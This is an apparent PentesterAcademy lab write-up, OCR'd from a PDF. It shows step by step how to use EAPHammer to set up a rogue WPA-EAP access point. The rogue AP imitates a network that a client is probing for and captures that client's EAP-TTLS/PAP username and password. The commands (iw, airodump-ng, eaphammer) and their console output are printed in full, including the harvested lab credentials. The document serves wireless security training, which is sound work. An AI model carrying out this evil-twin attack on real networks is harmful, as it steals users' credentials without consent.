
ATTACK
DEFENSE
by PentesterAcademy

Name	Tool: EAPHammer
URL	https://www.attackdefense.com/challengedetails?cid=1328
Type	WiFi Attack-Defense : WiFi Tools

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break into the WiFi network and recover the flag kept on one of their LAN systems.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

Step 2: Put wlan0 in monitor mode.

Command: iw dev wlan0 set monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
```

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH 10 ][ Elapsed: 6 s ][ 2019-11-03 23:57

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:0D:F7:D5:79:F9  -29        5        0    0   6  54   WEP  WEP         Ron_Home_WiFi
F2:A8:3E:C2:72:AC  -29        6        0    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29        6        0    0   6  54   WEP  WEP         <length:  0>
B8:67:E3:34:9A:4B  -29        7        0    0  11  54   WPA2 CCMP   PSK  EvilCorp
B8:67:E3:57:D6:5C  -29        7        0    0  11  54   WPA2 CCMP   MGT  XYZ-Enterprise
B8:0D:F7:84:79:BD  -29        7        0    0   3  11   WPA2 CCMP   PSK  TV-Store-99
B8:0D:F7:83:79:BB  -29      141        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29      141        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29      141        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1      0        2  BAC-Community-college
(not associated)   02:00:00:00:0A:00  -49    0 - 1     34        4  DefenseConference
```

There is a client with MAC 02:00:00:00:0A:00 which is probing for network ‘DefenseConference’.

Step 4: Create a WPA-EAP honeypot using EAPHammer tool.

Command: ./eaphammer -i wlan1 --channel 6 --auth wpa-eap --essid DefenseConference --creds

```
root@attackdefense:~/eaphammer# ./eaphammer -i wlan1 --channel 6 --auth wpa-eap --essid DefenseConference --creds

                    .__
  ____ _____  ______| |__ ____   ____  _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /    \ /    \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/
```

```
[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2019-11-03-23-58-56-2RcqrgeI9cTvBVzrDIVFeoXIVasD2eJC.conf
wlan1: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "DefenseConference"
random: Only 10/20 bytes of strong random data available
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later when the first station connects
wlan1: interface state COUNTRY_UPDATE->ENABLED
wlan1: AP-ENABLED
```

Within a few seconds, the probing client will connect to the honeypot and reveal the credentials.

```
wlan1: STA 02:00:00:00:0a:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:0a:00 IEEE 802.11: associated (aid 1)
random: Cannot read from /dev/random: Resource temporarily unavailable
random: Only 10/20 bytes of strong random data available
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool to proceed - reject first 4-way handshake
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:0a:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21


eap-ttls/pap: Sun Nov  3 23:59:05 2019
         username:      alan
         password:      pass@pass#123
wlan1: CTRL-EVENT-EAP-FAILURE 02:00:00:00:0a:00
wlan1: STA 02:00:00:00:0a:00 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 02:00:00:00:0a:00 IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
```

It is evident from the console logs of the EAPHammer that the client was trying to use EAP-TTLS/PAP and the following credentials were user:

Username: alan
Password: pass@pass#123